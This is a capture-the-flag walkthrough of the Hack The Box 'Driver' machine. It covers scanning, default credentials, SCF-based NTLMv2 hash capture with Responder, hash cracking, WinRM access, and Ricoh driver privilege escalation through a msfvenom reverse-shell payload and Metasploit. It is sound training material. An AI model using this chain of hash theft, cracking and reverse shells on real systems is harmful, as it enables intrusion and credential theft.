Máquina Driver

https://app.hackthebox.com/machines/387

Reconnaissance


SHELL

```
❯ nmap -sS --min-rate 5000 10.129.155.6 -p- --open -n -Pn -oN nmap/scan1.txt
Starting Nmap 7.97 ( https://nmap.org ) at 2025-09-20 09:35 +0200
Nmap scan report for 10.129.155.6
Host is up (0.068s latency).
Not shown: 65531 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
445/tcp  open  microsoft-ds
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 26.51 seconds
```

`nmap` initially report us ports tied with **http**, **smb** and **winrm**, so now we can make a deeper scan in this ports


```shell
❯ nmap -sCV -p80,135,445,5985 10.129.155.6 -oN scan2.txt
Starting Nmap 7.97 ( https://nmap.org ) at 2025-09-20 09:34 +0200
Nmap scan report for 10.129.155.6
Host is up (0.052s latency).

PORT     STATE SERVICE      VERSION
80/tcp   open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Microsoft-IIS/10.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=MFP Firmware Update Center. Please enter password for admin
135/tcp  open  msrpc        Microsoft Windows RPC
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h00m10s, deviation: 0s, median: 7h00m10s
| smb2-time:
|   date: 2025-09-20T14:34:41
|_  start_date: 2025-09-20T14:22:19
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.64 seconds
```

Nothing special for now so we can start via http:



Here we can see a HTTP auth which is very weak to brute force, but we can just try to use default credentials such **admin:admin**.

It worked. So now we have access to what appears to be a Printer firmware update center:



Explotation

Here we can upload a file which will be supposedly check by someone in a file share so we can think about use a `scf` file which will make a petición to out server, we can use `Responder` to do that.

I use this POC -> https://pentestlab.blog/2017/12/13/smb-share-scf-file-attacks/

```
[SMB] NTLMv2-SSP Client   : 10.129.135.6
[SMB] NTLMv2-SSP Username : DRIVER\tony
[SMB] NTLMv2-SSP Hash     : tony::DRIVER:0a4b59ab1880fcba:14E4DA07F27250B0C7BFE403000FC726:0101000000000000
0B9CC1C192ADC018D6DFB361A8CD6810000000002000800520053003800 5A0001001E00570049004E002D0033003400360054003400 5
700540045003600500031000400340057004900 4E002D0033003400360054003400570054004500360050003100 2E005200530038005
A002E004C004F00430041004C0003001400520053003800 5A002E004C004F00430041004C0005001400520053003800 5A002E004C004
F00430041004C0007000800000B9CC1C192ADC0106000400020000000800300030000000000000000000000000200000B619345B4B90A
C353E9F1A72248D8012F49FF54CC3B96E77859EA0CFBC6BE9560A001000000000000000000000000000000000000009001E00630069006
60073002F00310030002E00310030002E00310036002E00360000000000000000000000000000
[*] Skipping previously captured hash for DRIVER\tony
[*] Skipping previously captured hash for DRIVER\tony
[*] Skipping previously captured hash for DRIVER\tony
[*] Skipping previously captured hash for DRIVER\tony
[*] Skipping previously captured hash for DRIVER\tony
```

Then we can just crack the hash using `hashcat` an *rockyou.txt*

SHELL

```
❯ hashcat -m 5600 hash /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
           CUDA SDK Toolkit required for proper device support and utilization.
           For more information, see: https://hashcat.net/faq/wrongdriver
           Falling back to OpenCL runtime.

OpenCL API (OpenCL 3.0 CUDA 13.0.84) - Platform #1 [NVIDIA Corporation]
================================================================================
* Device #01: NVIDIA GeForce RTX 2060, 5735/5735 MB (1433 MB allocatable), 30MCU

/root/.local/share/hashcat/hashcat.dictstat2: Outdated header version, ignoring content
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 899 MB (8855 MB free)
```

```
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 0 secs

TONY::DRIVER:4505f23ddd57e4f2:7e197d35c09feb06a959d92f4a825408:0101000000000000080e65680192adc0113
668f7f2bb1067e000000000200080032003400300054000100 1e00570049004e002d003400520053005 2004d00460043
00490044003700340004003400570049004e002d003400520053005 2004d00460043004900440037003400040034005700490 04e002d
400300054002e004c004f00430041004c000300140032003400300054002e004c004f00430041004c000500140032003
400300054002e004c004f00430041004c000700080080e65680192adc0106000400020000000800300030000000000000
0000000000000200000b619345b4b90ac353e9f1a72248d8012f49ff54cc3b96e77859ea0cfbc6be9560a0010000000000
0000000000000000000000000009001e006300690066007300 2f00310030002e00310030002e00310036002e003600000
000000000000000000000:liltony

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: TONY::DRIVER:4505f23ddd57e4f2:7e197d35c09feb06a959d...000000
Time.Started.....: Sat Sep 20 10:35:41 2025 (0 secs)
Time.Estimated...: Sat Sep 20 10:35:41 2025 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........: 62785.3 kH/s (7.73ms) @ Accel:753 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1445760/14344384 (10.08%)
Rejected.........: 0/1445760 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: 123456 -> ngahuka4
Hardware.Mon.#01.: Temp: 47c Fan: 33% Util:  5% Core:1365MHz Mem:6801MHz Bus:16

Started: Sat Sep 20 10:35:33 2025
Stopped: Sat Sep 20 10:35:42 2025
```

After getting the password for the user *tony*, we can check if we can connect using `winrm` to that user:

```
SHELL
nxc winrm 10.129.155.6 -u 'tony' -p 'liltony'
WINRM       10.129.155.6    5985   DRIVER          [*] Windows 10 Build 10240 (name:DRIVER) (domain:DRIVER)
WINRM       10.129.155.6    5985   DRIVER          [+] DRIVER\tony:liltony (Pwn3d!)
```


Indeed we can, so now we can connect using `evil-winrm`

```
SHELL
❯ evil-winrm -u tony -p liltony -i 10.129.155.6
```

Privilage Escalation

Once in, what we can do is use `winpeas` in order see if any vulnerability exists in the system.

```
*Evil-WinRM* PS C:\Users\tony\Documents> upload winPEASx64.exe

Info: Uploading /home/belin/Desktop/Machines/HTB/Driver/exploits/winPEASx64.exe to
C:\Users\tony\Documents\winPEASx64.exe
```
SHELL



In this case `winpeas` is telling us about a **PS history Fie** which we can check:


```
*Evil-WinRM* PS C:\Users\tony\Documents> cat
C:\Users\tony\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
Add-Printer -PrinterName "RICOH_PCL6" -DriverName 'RICOH PCL6 UniversalDriver V4.23' -PortName 'lpt1:'

ping 1.1.1.1
ping 1.1.1.1
```
SHELL

Apparently, a printer driver was installed, we can quickly check if that drive is exploitable using `search` in **Metasploit**.


```
search RICOH

Matching Modules
================

  #  Name                                  Disclosure Date  Rank    Check  Description
  -  ----                                  ---------------  ----    -----  -----------
  0  exploit/windows/ftp/ricoh_dl_bof      2012-03-01       normal  Yes    Ricoh DC DL-10 SR10 FTP USER
Command Buffer Overflow
  1  exploit/windows/local/ricoh_driver_privesc  2020-01-22       normal  Yes    Ricoh Driver Privilege Escalation


Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/local/ricoh_driver_privesc
```
SHELL

As it's explotaible, what we must do first is migrate out shell to a meterpreter shell using `msfvenom` and `multi/handler` modole of **metasploit**:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.16.6 LPORT=4444 -f exe -o reverse.exe
```
SHELL



Then, if we try to exploit it we won't can since the meterpreter shell is in a session 0, but we can fix this migrating the session to another process that is running as session 1



After that, we can run the exploit and this time will work correctly and we'll be getting a shell as SYSTEM:

```shell
msf6 exploit(windows/local/ricoh_driver_privesc) > run
[*] Started reverse TCP handler on 10.10.16.6:4321
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Vulnerable driver directory: C:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz
[+] The target appears to be vulnerable. Ricoh driver directory has full permissions
[*] Writing dll to C:\Users\tony\AppData\Local\Temp\headerfooter.dll
[*] Adding printer ElIvYnh...
[*] Executing script...
[*] Sending stage (203846 bytes) to 10.129.155.6
[+] Deleted C:\Users\tony\AppData\Local\Temp\ZzPvqZ.bat
[+] Deleted C:\Users\tony\AppData\Local\Temp\headerfooter.dll
[*] Meterpreter session 3 opened (10.10.16.6:4321 -> 10.129.155.6:49458) at 2025-09-20 11:46:04 +0200
[*] Deleting printer ElIvYnh

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```